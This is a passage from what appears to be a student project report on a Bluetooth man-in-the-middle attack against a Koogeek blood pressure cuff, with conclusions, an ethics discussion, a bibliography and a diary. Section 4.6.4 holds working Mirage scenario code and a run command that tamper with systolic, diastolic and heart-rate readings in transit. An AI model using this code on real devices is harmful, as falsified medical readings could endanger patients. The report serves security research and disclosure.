


Figure 48. A screenshot from Koogeek

Value in hex	**Value in decimal**	**Meaning**
0E	14	Constant
B5	181	Systolic
5E	94	Diastolic
AA	170	Constant
E4	228	Constant
07	7	Constant
03	3	Month
0B	11	Day
13	19	Hour
26	38	Minute

18	24	Second
4E	78	Heart Rate

Figure 49. A table with the hex values and data

As illustrated in the table and the screenshot above, the hexadecimal value is directly linked to the data sent to the app in the order of blood pressure, date, time and heart rate.

After analysing the hexadecimal value of 0x2b, I was able to see that 0x36 shows the time and data that the connection starts. This is used to work out the date and time that the data is caught on the blood pressure monitor. I was able to work this out as the device did not display the correct time, so this information comes from the application.

Figure 50. A screenshot of the process ending

When a device disconnects, it sends a disconnection request to the other one. In addition, once the master is disconnected, the Mirage process is terminated.

4.6.4 Active MITM attack

The data could be modified by using scenarios. This had to be completed as the root instead of a normal user.

Firstly, the terminal had to be logged in as the root user. This was completed with the command:

```
sudo bash
```

Once in root, I generated a scenario with the following command:

```
mirage --create_scenario
```

Then I had to name the scenario and I named it mitm_attack. This generated a python file with that name in the root directory: /root/.mirage/scenarios/mitm_attack.py.




Figure 51. A screenshot creating the scenario

When opening the python file generated, there were three methods that were already included. These included: onStart, onEnd and onKey. The only code that they contained was “return True”. This was so that the scenario would run even if nothing was added.

The aim of the scenario that I wrote, was to modify the data in the handle with value 0x2b. This was because this data that was collected in the blood pressure cuff and transferred to the application.

Below is the method that I wrote:

```
from mirage.core import scenario
from mirage.libs import io,ble,esb,utils

class mitm_attack(scenario.Scenario):

    def onSlaveHandleValueNotification(self, packet):
        if packet.handle == 0x2b and 0x00 in packet.value:
            packet.show()

            index_sys = 1
            index_dia = 3
            index_hr = 14

            newValue = packet.value[:index_sys] + bytes([0x01])
            newValue2 = packet.value[2:3] + bytes([0x01])
            newValue3 = packet.value[4:14] + bytes([0x01]) + packet.value[15:17]
            io.info("Value modified to: " +newValue.hex()+newValue2.hex()+newValue3.hex())

            self.a2mEmitter.sendp(ble.BLEHandleValueNotification(handle=packet.handle, value = bytes(newValue) + bytes(newValue2) + bytes(newValue3)))

            return False

        else:
            return True
```

Figure 52. A screenshot of the onSlaveHandleValueNotification method

The method that I wrote is an onSlaveHandleValueNotification that runs a Handle Value Notification that is received by the slave.

There is an *if* function which checks whether the handle is equal to "0x2b". If it is, then the packet gets modified. The value is split into hexadecimal pairs with the index starting at 0 going to 17. Below are the index values of the data I changed and what they relate to:

- Index 1: Systolic Value
- Index 3: Diastolic Value
- Index 14: Heart Rate

By adding "bytes([0x01])" the hex values are changed to new values. In this case the values change to 01 in hexadecimal format. The modified values were then strung together and sent as a packet.

The command needed to run Mirage with the scenario was:

```
sudo mirage ble_mitm TARGET=40:06:A0:8C:9D:DA SCENARIO=mitm_attack
```

```
[INFO] Redirecting to master ...
[PACKET] << BLE - Handle Value Notification Packet | handle=0x2b | value=0e8e0049007300e40703100e1a3a560000 >>
[INFO] Value modified to: 0e010001007300e40703100e1a3a010000
[INFO] Slave disconnected !
[INFO] Master disconnected !
[INFO] Mirage process terminated !
root@benj-myPC:~#
```

Figure 53. A screenshot of the data being modified

In the screenshot above, the data was modified by the scenario correctly. Index 1, 3 and 14 are modified to 01. This means that the scenario was successful and therefore the Man in The Middle attack worked with the planned impact.

After analysing this process properly, I realised that the packet was modified successfully; however, it was not sent to the application. I refactored the code so that the application accepted it, but I had to remove the data modification. This was because the application did not accept that the values were changed to 00. This led me to believe that there was an integrity check, either checksum or CRC.

In the data captured, there was only one value that was unknown with two bytes and that had an index of value 5. This meant that it could not be a checksum as that would have involved using a hashing algorithm so it would have taken longer.

I then tried to modify the packet again but this time I modified one part. I focused on the heart rate and tried to increment it with a value of 1. After many attempts, I found that this was not possible. The code that I wrote was:

```
from mirage.core import scenario
from mirage.libs import io,ble,esb,utils

class mitm_attack(scenario.Scenario):

    def onSlaveHandleValueNotification(self, packet):
        if packet.handle == 0x2b and 0x00 in packet.value:
            packet.show()

            index_sys = 1
            index_dia = 3
            index_hr = 14

            string = packet.value[1:1]
            int_val = int(string, base = 16)
            new_int = int_val + 1
            hex_val = hex(new_int)
            #add_val = hex(new_int)[2:]

            newValue = packet.value[:index_sys] + bytes(hex_value)
            newValue2 = packet.value[2:]
            io.info("Value modified to: " +newValue.hex()+ newValue2.hex())

            self.a2mEmitter.sendp(ble.BLEHandleValueNotification(handle=packet.handle, value = bytes(newValue) + bytes(newValue2)))

            return False

        else:
            return True
```

Figure 54. A screenshot of the code for incrementing

As you can see from the code above, the value from the data with index 1 is taken. This is the systolic data which is in hexadecimal format. The next step converts the value to an integer. After that, the value is incremented then converted back into hexadecimal format. I tried to change this many times, but it always threw an error and was never accepted.

Due to the error with incrementing the systolic data, I then removed the new modification code and rewrote it to modify the systolic data to a value of 00. The code which I wrote to carry out this modification is:

```
from mirage.core import scenario
from mirage.libs import io,ble,esb,utils

class mitm_attack(scenario.Scenario):

    def onSlaveHandleValueNotification(self, packet):
        if packet.handle == 0x2b and 0x00 in packet.value:
            packet.show()

            index_sys = 1
            index_dia = 3
            index_hr = 14

            newValue = packet.value[:index_sys] + bytes(0x01)
            newValue2 = packet.value[2:]
            io.info("Value modified to: " +newValue.hex()+ newValue2.hex())

            self.a2mEmitter.sendp(ble.BLEHandleValueNotification(handle=packet.handle, value = bytes(newValue) + bytes(newValue2)))

            return False

        else:
            return True

    def onStart(self):
        self.a2sEmitter = self.module.a2sEmitter
        self.a2sReceiver = self.module.a2sReceiver
        self.a2mEmitter = self.module.a2mEmitter
        self.a2mReceiver = self.module.a2mReceiver
        return True

    def onEnd(self):
        return True

    def onKey(self,key):
        return True
```

Figure 55. A screenshot of the working modification code

This code extracted the data from the packet up to and including an index of 1 and then added the byte(0x01). To finish the data packet, the rest of the original data capture was added onto the end. This was the sent to the master with the method: a2mEmitter.




Figure 56. A screenshot of the modification outcome

In figure 56, the systolic value was successfully changed. The index was 1. The lines below show that the connection was not lost between both the devices and the dummy created. Only once the transfer was finished did I end the connection with the cuff followed by the application, the screenshot illustrates this.

The values that were recorded on the blood pressure cuff were:

Hexadecimal Value	**Decimal value**	**Representation**
85	133	Systolic
55	85	Diastolic
71	113	Unknown
E4	228	Constant
07	7	Constant
04	4	Month
08	8	Day
0F	15	Hour
29	41	Minute
09	9	Second
53	83	Heart Rate

Figure 57. A table showing the results of the data capture

The next step in *Figure 58* shows that the value for the systolic was successfully changed to 00. By seeing the screenshot below, the application accepted this successfully and showed the modified value:

Figure 58. A screenshot showing the accepted values

The screenshot shows that the systolic value of 0 was emitted to the application and accepted. This shows that I was able to perform an active Man in The Middle attack.

Chapter 5 – Conclusion

In this section I will be summarising and evaluating the outcomes of both the experiments and the Man in The Middle attacks that I performed.

5.1 Summary of Project

In the summary of the project I will discuss the overall results of the experiments carried out. I will also be comparing the tools that I used.

- **Comparison of tools**

Tool	**Pros**	**Cons**
Ubertooth with Wireshark	1. This tool was able to capture Bluetooth packets. 2. With the GUI, I could sort and filter the results to look for the correct devices and packets. 3. The packets captured contained the flags, services and characteristics. 4. The data captured was very easy to understand.	1. There were too many packets captured. 2. The Wi-fi was interfering with the tool as it captured all packets on the 2.4GHz frequency. 3. The tool was unable to find the Blood pressure monitor packets so I could not find the services and Bluetooth MAC address.
Blue Hydra	1. This tool was able to find all of the Bluetooth devices no matter if they were in pairing mode or not. 2. The results were updated every second. So, as soon as the Blood Pressure cuff was turned on, it was displayed in the terminal. 3. The results were displayed in a table which was easy to read and understand. 4. In the table, you could see the Bluetooth Version, the MAC address and the name of the device.	1. As Blue Hydra updated every second, if the device was no longer available it would stop being displayed in the results table. 2. Other than finding out the Bluetooth MAC address and the Bluetooth version, the tool did not find out any other important details about the device.
BtleJuice	1. With the tool, I was able to perform a passive Man in The Middle attack. 2. The tool was able to capture some of the data that was transferred once the device and the application connected.	1. The documentation was lacking and there was not much on errors. 2. I was unable to perform an active Man in The Middle attack on the Cuff. 3. When setting up the tool, there were many errors. Every time an error was

	3. Once set up, the tool was easy to understand and use.	fixed, a new one would appear. This meant that using BtleJuice took a lot longer than expected. 4. The tool required a Linux host and the documentation did not state that. Only after Term 1 did I realise I had to change my whole system.
Mirage	1. The tool uses the abilities of many other penetration tools and builds on them. This means that it was a more effective resource. 2. The passive attack was easy to carry out. 3. The documentation was thorough and easy to follow. 4. When performing the active attack, the scenario writing was simple to understand and write.	1. Trying to get the scenario to be run took time as I was using the user account not root. Once I understood how the scenario worked it was a shift process. 2. I was unable to increment the values; however, I was able to change the systolic value to 0.

Figure 59. A table comparing the tools used

- **Results of experiments**

I started the project by using the Ubertooth with Wireshark with the aim of capturing the advertising packets from the Blood pressure cuff. This was not possible. This could be due to following reasons:

- There were too many visible devices so the Ubertooth might not have been able to see all of the available devices.
- The Wi-Fi could have interfered with the connection as they run on the same frequency

I then moved on to using the Blue Hydra tool. This helped me capture the Bluetooth MAC address and the Bluetooth version the device was using. This gave me a good sense of whether I could compromise the device or not. The results of this were:

- MAC address: 40:06:A0:8C:9D:DA
- Bluetooth Version: BTLE

The next step was using BtleJuice to perform a passive attack. This was successful and in figure 39, you can see the data that was captured. This was the data that was transferred upon connection between the device and the application. I then attempted to perform a replay attack; however, the tool would not allow me to perform an active attack. This is why I looked into other tools which would be easier to use and allowed me to modify the data captured.

I then used the Mirage tool. This enabled me to start with a passive attack. With this, I captured the characteristics and services that were in the connection. Once the data was captured on the device and sent to the application, I was able to intercept it and it was displayed in hexadecimal format. This can be seen in figure [47].

The next stage of the process was to modify this data. By writing a scenario and running it alongside the "ble_mitm" module, I was able to change the systolic value to "0". Figures [56] and [58] show that the application accepted the value modification.

When performing the attacks with Mirage, all of the data was in hexadecimal format. This meant that it was un-hashed and could be compromised. There was not even an integrity check on the data, so the attackers could alter it, and it would be accepted by the application. No one would ever know.

5.2 Contributions

When I set out to do this project, I set out some aims and some questions that I wanted to answer:

- *As the devices store personal data which should not be shared with anyone except a Doctor, can we rely on the security of these devices?*

  After performing all of my experiments and attacks, I have decided that we cannot rely on the security of these devices. Security is not at the forefront when these devices are created and manufactured.

- *Do all of these devices have the latest firmware and security protocols in place?*

  I tested to see if the device had the latest firmware and the application claimed that it did, and it did not need updating. In addition, as I was able to not only see all of the data being sent over the Bluetooth connection but also change it, I think that there were insufficient security protocols in place.

- *How easy is it to perform a MITM attack on such a device?*

  I started this project with no experience in penetration testing. Throughout it, my skills improved greatly. That being said, I think that if a beginner was able to compromise the Bluetooth device, an attacker with a lot of experience could cause a great deal of problems.

- *Can anyone capture the data, and do they have the ability to change it?*

  I was able to successfully perform a range of passive and active Man in The Middle attacks. With the help of BtleJuice and Mirage, modifying the data captured was an easy and understandable process. This is frightening as the medical devices should be more secure than they are, especially as they contain such sensitive information.

5.3 Overall Conclusion

In conclusion, the blood pressure cuff can be easily compromised by attackers. As the data captured was in hexadecimal format we can tell that the data transferred in this connection is unsafe as it is not encrypted. Unencrypted data can easily be read and compromised by an attacker. This is why I was able to perform both passive and active attacks fairly easily.

Medical devices contain such sensitive and personal information that needs to be protected at all costs. This is why the security of these devices needs to be thoroughly improved. The Koogeek KS-BP1 is available on the mass market, which means anyone who wishes to buy one can do so. This is very dangerous as any third party is able to compromise the connection and the device itself if they are within range. By improving the security of such devices, personal data can be kept secret and only viewed by the parties allowed. This is where the CIA triad is very important as all connections should have Confidentiality, Integrity and Availability. Without these, data breaches are inevitable.

Chapter 6 – Evaluation

6.1 Self Evaluation

6.1.1 Term 1

I started Term 1 by setting some aims and goals to be achieved by the interim review in December. The first goals that I setup were linked to the early deliverables, as there were already milestones set in place by the project team. These goals were essential in having a good knowledge of the Bluetooth theory as well as keeping on track with the workload. The main goals were:

1. A report on architectural components of Bluetooth technologies and their usage in the medical and fitness domain
2. A design of a framework for running a MITM attack
3. A report on the outcomes of the experiment

The report on architectural components of Bluetooth technologies went well and I managed to research into a variety of aspects of the Bluetooth fundamentals. However, this took longer than expected. I found that this was due to there being a lot more theory to cover. I learnt about the basic stack layers, security modes and how they differ and also, I found examples. I realised by the interim review that I had not researched into the basics in enough detail. There were also sections that I did not look into, for example: pairing phases, encryption and different Bluetooth versions. Once my understanding of the Bluetooth fundamentals improved, I was able to design a framework for running the MITM attack, using diagrams at first, then I explained the framework in the form of a report. This can be found in chapter 3. I think that this report went well, and I was able to set out the whole framework properly. This section did not take long. The next section was my experiments report. This contained the information of my experiments and a setup guide for each of the tools that I used. This section went very well, and I was able to write up all of the outcomes. The practical aspect took a long time and I did not manage to stay within my set schedule. This is because the setting up of the tools and the environment took a lot longer than expected.

Overall, Term 1 went well; however, I could have performed more research. I focused more heavily on the practical side as I did not know how long that would take. Even though the practical was delayed in certain aspects, the theory should not have taken a hit.

6.1.2 Term 2

When Term 2 started, I received feedback on my Term 1 work. This helped me make decisions on how to plan my work for term 2. My main decision was to focus on getting the new Linux system up and running so that the BtleJuice tool would work in the way it was intended. I was able to complete this task quickly and by the fourth week of term, the tool was fully functional. The second decision was to perform background research in small daily amounts so that I could increase my knowledge. This was beneficial and worked well as I was able to gather more information for both my reports and my practical experiments. Another decision I made with my supervisor was to stop focusing on one tool if it did not work and find other ways to find out about the device and the application. This was because if I had failed with BtleJuice, I would never have completed the project in time. By finding out about the characteristics and services in the Bluetooth connection, I was able to get a better idea on how a MITM attack would work and how I could perform it. Finding the Mirage tool was a great outcome as I was able to perform the MITM attack and modify the data packet. Without this tool I am unsure if I would have completed this project and it could have impacted the research and my reports.

There were two main milestones that had to be met by the end of the project. These were set out by the project leads. The first was a full report on the experiments. This was just a continuation from the first term report, and this went well. I was able to explain the outcomes fully and by structuring it properly, I was able to work out what I had to complete next. The second was a complete report which contained

all of the required content from the specification. As you can see, that was completed. I was very happy with the outcome as I was able to dedicate a lot of time at the end of the project to finish it and get it to the standard it deserves.

6.1.3 Overall Evaluation

In conclusion, I worked better in Term 2 and managed to deliver my project and report to a very good standard. As I kept a daybook on all my findings and problems, I was able to keep on top of the work and I steered the project in the right directions. By managing my time better in the second term, I was able to reach my full potential and get the most out of the project.

This project taught me numerous skills and broadened knowledge. Firstly, how to manage my time better and prioritise work. This is very useful for my future career. Secondly, I learnt a lot of information about Bluetooth Low Energy and how the devices could be vulnerable. The third skill is also very important as I learnt how to perform penetration testing on Bluetooth connections. These last two points are very important for my future career as I am looking at going into Cyber Security. Lastly, the project has convinced me that getting advice from other experts in the field is invaluable. Knowledge from experts can help enormously as they can point out problems and help steer the project in the right direction.

6.2 Professional Issues

In this section I will be discussing the professional issues that have arisen throughout the duration of the project. I will also be discussing how they affect the whole industry if they are dealt with badly or sometimes even ignored all together. Since the project involved the penetration testing of personal medical devices, there were quite a few potential problems with serious consequences.

With respect to the security field, if there are problems with professional issues, consequences could be worse than in other fields. People could be harmed in the process of their vulnerable devices being attacked. Also, when any penetration testing is performed, researchers are required to inform the manufacturer of the devices and applications before commencing. Hence the manufacturer should know the potential impact and also the effects on the public if their product does have security issues. The manufacturer should also be informed of the legal issues that they may be subjected to after any negative outcomes have occurred. Many professional bodies outline the code of conduct and the expected etiquette of a penetration tester as, if the correct practices are not followed to the letter, there could be a loss of professional integrity for both the individual and the company.

Usability:

During my project, I used many different Linux tools that can be found on GitHub and work alongside NodeJS. As the tools came from a range of sources there was an accessibility and usability issue. The main tool that I have used to perform the MITM attack is BtleJuice. This tool is not fully documented. In the README file, the setup steps were adequate. However, most of the errors that I came across were undocumented and it took a long time to find relevant troubleshooting threads. Stack Overflow had many threads based on the tool; however, as it was written in 2016 and is only used by a small number of people in the industry, there are not many of threads that have been answered. The threads are also closed.

Usability is an important part of professional issues as, if a user does not have access to the required documentation and tools, there could be consequences and they could be misused.

Privacy

Privacy is another professional issue which I had to think about when completing my project. My project was to attempt to listen in on the connection between a Bluetooth medical device and an application and attempt to break it. The devices are personal and contain medical records therefore they contain sensitive data and information about the users and owners. Only people with the authority of the owner of the data should be accessing, viewing and changing it. Any unauthorised access to sensitive data is a big breach in privilege and a break of trust. The biggest issue with this is that the law could be broken. This is because of the Data Protection Act 1998 and GDPR 2018 [23]. This protects the misuse of personal data and means that any third party will be prosecuted for data breach. The CIA triad should be considered by companies and individuals when handling data. This involves confidentiality, integrity and availability. Many ethical issues arise when handling sensitive information, due to the simple fact that people's privacy matters. Data and information must be handled with care and kept safe and protected from unlawful and unethical actions [24].

Project Management

In my project, project management was of high importance. The beginning of the project involved setting up the environment and preparing the tools. This took a lot of time and planning. Having to balance the project, meant that I had to have appropriate time and resource management, because without it I would have never finished the project and completed a successful Man in The Middle attack. Understanding each of the tools took time but and evidenced in my self-analysis, one of my reports was delayed as well as having a slight delay in the practical, due to having to change my system.

In the workplace, when Project management is not well thought out or used, projects can easily get behind. This could cause delay to all parties involved. The company may need to increase their resources, and possibly their budget of the project and potentially bring in more employees. This could also disrupt other projects that are running at the same time.

Plagiarism and Licensing

In the field of information security, plagiarism may not be thought of as much as other fields such as Software Engineering. However, it still needs to be taken into consideration. In my project when using the tools, as they were written by other people, I had to fully acknowledge that it was their work and ensure that the licence permitted me to use it and submitted it as part of my own work. On the GitHub repository of both BtleJuice and Blue Hydra I was required to check the licensing which is usually located at the bottom of the ReadMe file. If it stated the user could use, copy and maybe even modify the code, I was able to use it. This was the case for all the tools I used throughout my research and project. As for plagiarism, this project involved a lot of background theory. When I was using people's work I had to acknowledge the source and cite them in my bibliography. Citing that it was their work and not my own was key so as to avoid plagiarism and any potential lawsuits.

If plagiarism is ignored by professionals, then they can be liable to penalties including possibly even prison time. Passing work off as your own is a serious offence and in university there are sanctions against students who commit any such offenses.

Bibliography

[1] Townsend, K. (2014). *Getting Started with Bluetooth Low Energy*. Sebastopol: O'Reilly [Accessed 09 Oct. 2019].

[2] notes, e. (2019). *Bluetooth Security | Electronics Notes*. [online] Electronics-notes.com. Available at: https://www.electronics-notes.com/articles/connectivity/bluetooth/security.php [Accessed 28 Oct. 2019].

[3] Heydon, R. (2013). Bluetooth Low Energy: The Developer's Handbook. Upper Saddle River, NJ: Prentice Hall [Accessed 6 Oct].

[4] Ren, K. (2016). Bluetooth Pairing Part 1 – Pairing Feature Exchange. [Accessed 18 Oct 2020]. Available: https://www.bluetooth.com/blog/bluetooth-pairing-part-1-pairing-feature-exchange/

[5] Ren, K. (2016). Bluetooth Pairing Part 2 Key Generation Methods. [Accessed 18 Oct 2020]. Available: https://www.bluetooth.com/blog/bluetooth-pairing-part-2-key-generation-methods/

[6] Ren, K. (2016). Bluetooth Pairing Part 3 – Low Energy Legacy Pairing Passkey Entry. [Accessed 18 Oct 2020]. Available: https://www.bluetooth.com/blog/bluetooth-pairing-passkey-entry/

[7] Ren K. (2016). Bluetooth Pairing Part 4: Bluetooth Low Energy Secure Connections – Numeric Comparison. [Accessed 18 Oct 2020]. Available: https://www.bluetooth.com/blog/bluetooth-pairing-part-4/

[8] Carlos Cid. (2019). Applications of Cryptography Lecture 15. [Accessed 17 Jan 2020].

[9] Melamed, T. (2018). AN ACTIVE MAN-IN-THE-MIDDLE ATTACK ON BLUETOOTH SMART DEVICES. Tech Leader, AppSec Labs, Israel. [Accessed 6 Oct 2020].

[10] Slawomir Jasek, SecuRing. GATTACKING BLUETOOTH SMART DEVICES. [Accessed 19 Nov 2020]. Available: http://gattack.io/whitepaper.pdf

[11] Multiple. (2018). Security Vulnerabilities in Bluetooth Technology as Used in IoT. Journal of Sensor and Actuator Networks. [Accessed 19 Nov 2020].

[12] GitHub. (2017). greatscottgadgets/ubertooth. [Online]. [Accessed].Available at: https://github.com/greatscottgadgets/ubertooth/

[13] GitHub. (2015). pwnieexpress/blue_hydra. [Online]. [Accessed]. Available at: https://github.com/pwnieexpress/blue_hydra [Accessed 13 Nov. 2019].

[14] GitHub. (2016). BtleJuice Framework. [Online]. [Accessed 20 Nov. 2019]. Available at: https://github.com/DigitalSecurity/btlejuice

[15] Mark Loveless (09 Jan 2018). Understanding Bluetooth Security. Available at: https://duo.com/decipher/understanding-bluetooth-security [Accessed 17 Jan. 2020].

[16] Bon, M. (2016). A Basic Introduction to BLE Security. [Blog]. [Accessed 20 Jan. 2020].

[17] Honeywell. (2014). Bluetooth Secure Simple pairing. [Accessed 09 Feb. 2020].

[18] Carlos Cid. (2019). Applications of Cryptography Lecture 11. [Accessed 09 Feb. 2020].

[19] Punch Through. (24 June 2013). How GAP and GATT Work. [Accessed 13 Feb. 2020].

[20] Muhammad Usama bin Aftab. (2017). Building Bluetooth Low Energy Systems. [Accessed 13 Feb. 2020].

[21] Unknown. Bluetooth versions. [Accessed 17 Feb 2020]. Available: https://www.pcmag.com/encyclopedia/term/bluetooth-versions

[22] GitHub. (2015). Sandeep Mistry. [online]. [Accessed 17 Feb 2020]. Available at: https://github.com/noble/bleno/blob/master/README.md

[23] Gov. (25 May 2018). Guide to the General Data Protection Regulation (GDPR). [online]. [Accessed 25 Feb 2020]. Available at: https://www.gov.uk/government/publications/guide-to-the-general-data-protection-regulation

[24] BCS – The Chartered Institute for IT. (January 2019). Malpractice and Maladministration Policy and Procedure (including Sanctions). [Accessed 25 Feb 2020]. Available at: https://www.bcs.org/media/1192/malpractice-and-maladministration-policy.pdf

[25] Multiple. (21 Aug 2019). Mirage: un framework offensive pour l'audit de Bluetooth Low Energy. Université de Toulouse. [Accessed 17 March 2020].

[26] Romain Cayre. (2019). Mirage documentation. [Online]. [Accessed 10 Mar 2020]. Available at: https://homepages.laas.fr/rcayre/mirage-documentation/index.html

[27] Romain Cayre. (2019). Mirage documentation: ble_mitm. [Online]. .[Accessed 10 Mar 2020]. Available at: https://homepages.laas.fr/rcayre/mirage-documentation/blemodules.html#ble-mitm

[28] Chris Hoffman. (2019). What Is a Checksum (and Why Should You Care)?. [Online]. [Accessed 02 Apr 2020]. Available at: https://www.howtogeek.com/363735/what-is-a-checksum-and-why-should-you-care/

[29] Bastian Molkenthin. (2015). Understanding and Implementing CRC (Cyclic Redundancy Check) calculation. [Article]. [Accessed 02 Apr 2020]. Available at: http://www.sunshine2k.de/articles/coding/crc/understanding_crc.html

Appendix

Diary

Date	**Summary**
October 6	I worked on the project plan and started reading up on Bluetooth basics.
October 9	I read chapter 2 of Getting Started with Bluetooth Low Energy. This chapter is on security protocols. I made notes on the individual layer, the security manager and security procedures. I also learnt about the generation of the encryption keys.
October 11	I started reading chapter 3 of Getting Started with Bluetooth Low Energy. I learnt about the Security and authentication for the connections and all about the advertising procedures. I also made some notes on the discoverability of Bluetooth devices.
October 14	I finished setting up GitHub. I then created the first couple of pages of my interim report. Lastly, I found a website on Bluetooth security and read up on why devices are susceptible to attacks. I also found out about Bluejacking, Bluebugging and car whispering.
October 15	I setup the application up on my iPad and connected it to the blood pressure monitor. Then I took some readings and tried to get used to the device and application. I found out the device saves the data to the application and can email it to any address.
October 17	I created more date by testing other people's pressures and then I tried to find more abilities of the application.
October 18	I read blogs 1-4 on Bluetooth pairing by Kai Ren. I found out about pairing exchange feature, Key Generation methods, Low Energy legacy pairing and Low Energy secure connections.
October 21	I read up on BtleJuice and found the video from Damien Cauquil. I made some useful notes on there and found out a lot about spoofing and how BtleJuice works.

October 22	I finished the video on BtleJuice. I learnt its full use, how quick lock words and about Wowwee MIP, and a simple attack on a Bluetooth Medical device.
October 23	I setup Kali Linux. I then updated the machine and set it up to use the Ubertooth. I tried to capture packets but was unsuccessful.
October 24	I spent time fixing USB drivers on the Kali environment as the Ubertooth was seen intermittently. I also had to update the Ubertooth firmware as it was out of date. I was able to full setup the Ubertooth and I was able to capture packets a couple of times.
October 25	I captured more packets and spent time trying to understand the sections. I investigated broadcasts, advertising packets, connection requests and scan requests.
October 28	I started to write my first report on Bluetooth technologies then I looked into the security modes. I was finally able to capture packets properly at home even thought they were only broadcast packets.
October 29	I designed a man in the middle attack and drew up diagrams to show each stage of the attack.
October 31	I had a meeting with Salah and started creating a plan on how I am going to split my time over the next 2 weeks.
November 1	I finished my two-week plan then I moved on to look into how to find the security mode of the blood pressure monitor.
November 2	I worked on finding out which Bluetooth version the blood pressure monitor is running. I found out that it is version 4.0. I then tried to capture packets from this device.
November 3	I researched into pacemaker and insulin pumps and their vulnerabilities
November 4	I worked on my report. I looked into security procedures and then vulnerabilities with fitness

	trackers. I also worked on trying to focus on a single device address. I was unsuccessful.
November 6	I worked on trying to sniff just the Bluetooth blood pressure monitor. I was unsuccessful again, but I am getting somewhere. I found some example which I will try soon.
November 9	I tried connecting to the Bluetooth device and I found 2 problems: the first is that the device turns off as soon as the pressure is taken or if the testing fails. The second problem is that a proper connection is not created so I am unable to find the MAC address to sniff the device. I also looked into GATT attacks.
November 11	I spent time writing about my findings with sniffing. I also tried to find a third-party application which would find the MAC address of the Bluetooth device.
November 13	Today, I looked fora way to find addresses of Bluetooth devices in my vicinity. The tool I found was blue hydra. I watched a video on how to use it. I will try it out tomorrow to get my Bluetooth address.
November 14	This morning I started working on the Blue Hydra. I used this tool to find the Bluetooth MAC address of the Bluetooth blood pressure monitor. This was successful. Once I did this, I started to write a script to run the command and save the data into a new file.
November 17	Today, I worked on my interim report. I worked on the introduction and explaining the specification. in the introduction I wrote about the aims and goals of the project.
November 18	Today I looked into examples of testing frameworks. This is so that by the end of term I can write up my own. I found many examples of penetration testing frameworks but nothing specific for a MITM attack on Bluetooth devices
November 20	I started to setup BtleJuice. However, I fell into a problem with node modules and was unable to run a command.

November 21	Today I managed to get the BtleJuice to run. After downgrading npm and node version.
November 22	Today I worked on my report. I updated the Bibliography and the I added relevant Bluetooth information from my other report.
November 23	Today I worked on the report again. I wrote up some information on my experiment outcomes. I also talked about some of the tools that I have used.
November 26	Today I started writing up the milestones part of my report. I broke down each of the reports and what was involved.
November 27	Today I worked on trying to get BtleJuice to work. As it finally works on the virtual machine it is time to get it working on the host machine. I tried on Windows 10 however it did not work as the python path wasn't seen. I will try again tomorrow.
November 28	Today I worked on BtleJuice. I was finally able to get it working all on the Kali VM. I used 2 terminals running the proxy on one and BtleJuice on the other. On the 127.0.0.1/8080 you can see that the software is running properly as I was able to see Bluetooth mac addresses.
November 29	Today I worked on the Interim Report. I worked on the Software Engineering part. I was able to write up all my outcomes so far and I also explained how to setup: the environment, Blue Hydra and BtleJuice.
December 2	On Saturday I worked on the report. I started writing up the literature survey. I also updated the bibliography so that it was in the correct format and it was easy to read and review.
January 13	Today I started to create a Linux host machine. I created this on an external SSD so that it wouldn't interfere with my windows machine. Tomorrow I will create a Kali VM within the Ubuntu host.

January 14	I finished setting up the Ubuntu host today. I got btlejuice working on it and the kali Linux VM is now ready to use.
January 16	Today I carried out more research. I learnt about encryption used in the Bluetooth protocol and I started writing up my findings.
January 17	Today I found information on the encryption. I wrote up some findings on AES and CCM.
January 20	Today I worked on the Kali VM. I tried installing btlejuice however an error is thrown every time I run the command "btlejuice-proxy". The error said "Error: Cannot find module '../build/Release/binding.node'.
January 21	I spent time trying to fix the Kali VM problem. I was unable to fix the btlejuice tool. I tried reinstalling node using NVM and this did not help. I then tried updated VMs however these wouldn't load.
January 22	Today I spent more time working on the VM. I finally found a way to fix the problem. On the GitHub repository of the btlejuice tool there was a thread which shows steps to follow. The softlink did not work. However, when removing all of the dependencies of the tool and reinstalling with –unsafe-perm it fixed the issue.
January 24	Today, I tried to use btlejuice. An error occurred as the USB drivers couldn't be seen. I was able to fix this. I then installed GATTacker.
January 25	Today I made notes on the feedback which I got for the interim. I also made some notes on steps I will take to sort some of the problems and improve what I already have.
January 27	Today I started implementing the feedback on my report. I then worked on looking into the ways to find information about the device, I tried some discovery tools such as hcitool, sdptool and btscanner.

January 28	Today I did research into the pairing phases and wrote up my findings in my report. I used the blogs by Kai REN and a few other sources.
January 29	I read up on part 2 and 3 of Kai Ren's blogs and made notes on the legacy pairing and key generation. I will add this to my report tomorrow.
January 30	Today I wrote up the notes on part 2 and 3 of pairing phases. I also tried to find out how to fix my btlejuice error but there doesn't seem to be any troubleshooting. I will spend more time on it tomorrow.
